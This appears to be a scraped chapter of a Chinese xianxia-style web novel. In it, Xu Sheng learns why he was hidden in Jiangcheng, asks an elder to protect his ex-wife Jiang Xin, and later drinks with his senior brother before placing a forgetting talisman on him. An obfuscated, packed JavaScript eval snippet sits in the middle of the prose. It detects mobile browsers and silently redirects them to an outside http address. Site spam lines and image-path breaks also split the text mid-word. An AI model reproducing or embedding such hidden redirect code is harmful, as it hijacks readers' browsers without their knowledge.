徐生放在膝盖上的手攥紧。
**灭魂?
这是死士才会做的事情。
宁可魂飞魄散也不愿泄露半点秘密,甚至不愿让自己有一丝生还的可能。
这意味着,当年想要带走他的势力,庞大且恐怖。
“师尊懊恼不已,那是他老人家这辈子少有的失手。”
“线索断了,你的身世也就成了一个谜。只知道你身上穿着的襁褓用料极好,绝非普通人家。”
“后来师尊把你带回阁里,亲自为你起卦。”
“那一卦,算了一天一夜。最后师尊吐了一口血,只说了四个字,命中有劫。”
“所以让我去江城?”徐生声音有些干涩。
“对。师尊窥见了一丝天机,你在京都,是死局。”
“唯有去江城,借着那徐家混乱不堪的假凤虚凰之气,才能掩盖你原本的命格,避开那些人的追踪。”
“这二十年的蛰伏,是为了让你活着,也是为了等到那个拨乱反正的契机。”
吕星文深深地看了徐生一眼。
“看来,那个契机已经到了。季晟东体内的噬魂咒,还有那被人篡改的命格,都在说明一件事。”
“当年那些人,并没有放弃找你。或者是,他们已经在京都重新布局了。”
徐生沉默良久。
他本以为自己是个被父母遗弃的孤儿,却没想到。
两个邪修,两条人命,只为了掩盖他的来历。
徐生听完这段尘封往事,嘴角勾起。
“看来师尊那一卦也没算尽天机。所谓白云遮望眼的藏匿,终究是漏了风。”
“季晟东能找上门,甚至被人当枪使,这本身就是防线崩塌的证明。”
“未必。”
吕星文把玩着手里的茶杯。
“如果是那群当年逼死邪修的老怪物出手,你觉得仅仅是一个纨绔子弟季晟东这么简单?”
“他们若真锁定了当年的那个婴儿是你,现在站在你面前的,恐怕就不是我,而是满城的尸山血海了。”
“是你太耀眼了。之前为了收拾董良材那老狗,你动用了玄门手段。”
“也就是那一战,让藏在暗处的眼睛嗅到了味儿。”
“他们只是怀疑,还没确信,所以才有了季晟东这颗投石问路的棋子。”
徐生沉默。
确实,若是身份彻底暴露,来的绝不会是这种试探。
“现在的局面,优势在你。”
如果喜欢本书请记得和好友讨论本书精彩情节,才有更多收获哦
吕星文站起身。
“敌在暗,你在明,看似被动,实则不然。
“既然要去关外办事,就把季晟东那个废物一起带上。
“他是对方递过来的刀,也是我们顺藤摸瓜的绳。
“到了那苦寒之地,有些在京都不方便施展的手段,大可在那边用用。
徐生点头,这一点两人不谋而合。
“我已经让人备车了,死牢那边我会打招呼,这小子跑不了。不过离开之前,有件事得拜托大长老。
“讲。
“帮我盯着蒋家,确切地说,是护着蒋欣。
吕星文眉头一挑。
“那个女娃?我看过她的八字,虽然有些波折,但也就是个普通人的命格。
“你都已经跟她离婚断了尘缘,怎么还要护着?
徐生垂下眼帘。
蒋欣肚子里怀的是是玄牝阁少主的骨肉。
这事儿若是传出去,恐怕比季晟东带来的麻烦还要大上百倍。
“我刚才看了她的面相,隐约觉得有些不对劲。她的命格似乎也被人用某种手段遮掩过,就像当年的我一样。我不希望后院起火。
这理由半真半假,却足以让吕星文信服。
毕竟在这个节骨眼上,任何一点异常都可能致命。
“行。既然你开了口,这事儿我接了。只要我在玄牝阁一天,保她蒋欣平安无事。
吕星文答应得干脆。
徐生起身告辞。
走出密室,穿过长长的回廊,刚拐过转角,迎面就撞上了一道魁梧的身影。
一身灰色僧袍,脖子上却挂着道家的八卦玉坠,手里还捏着一串佛珠,嘴里念念有词却不是经文,而是在算账。
玄牝阁的大管家,大师兄杨晗日。
“无量……那个阿弥陀佛。
“小师弟,你怎么一脸煞气?老二那家伙刚才火急火燎地**牢提人,搞得鸡飞狗跳的,也
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17223694|196300||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
不知道省点灯油钱。
看着眼前这个既修佛又修道,却最爱操心柴米油盐的大师兄,徐生心头那股紧绷的弦稍稍松了一些。
“师兄,正巧我有事找你。
“喝酒去?
杨晗日眼睛瞪圆了。
“喝酒?你小子平时可是滴酒不沾的苦行僧做派,今天太阳打西边出来了?
“等等,咱们阁里的经费最近有点紧张……
“我请。去云雨楼。“走着!
杨晗
你身边有不少朋友还没看到本章呢,快去给他们剧透吧
日也不念佛了,拽着徐生的袖子就往外冲,生怕这小师弟反悔。
半小时后。
云雨楼,顶层雅间。
作为姬沁姝的地盘,这里的奢华程度在京都首屈一指。
杨晗日毫无高僧形象,左手一只鸡腿,右手一杯陈酿,吃得满嘴流油。
“唔,香!真香!这凡尘俗世虽然因果重,但这鸡是真不错。”
“小师弟,你今天这么大方,肯定没憋好屁,说吧,想让师兄帮你干啥?”
徐生端着酒杯,轻轻摇晃。
“师兄,蒋欣怀孕那事,除了孔文宇,你还跟谁提过?”
杨晗日嚼肉的动作一顿,咽下嘴里的肉,抹了一把油乎乎的嘴。
“这可是天大的秘密,师兄我嘴多严你不知道?”
“这事儿天知地知,你知我知,还有那个孔老板知。”
“放心,孔文宇那小子我敲打过,借他是个胆子也不敢乱嚼舌根。”
徐生微微点头,眼神稍安。
“那就好。”
“怎么?你怕泄露出去?也是,你现在的身份敏感,要是让人知道你有后了,那些躲在阴沟里的老鼠肯定闻着味儿就去了。”
“不过你放心,师兄我修的是闭口禅……唔?”
杨晗日话没说完,突然感觉眼前一花。
徐生的手太快了。
一张泛着淡金色光芒的符箓,不知何时已经贴在了他的眉心处。
那不是攻击性的符咒,而是一道极为偏门的——遗忘符。
“师弟,你……”
杨晗日瞳孔涣散,手中的鸡腿掉在盘子里。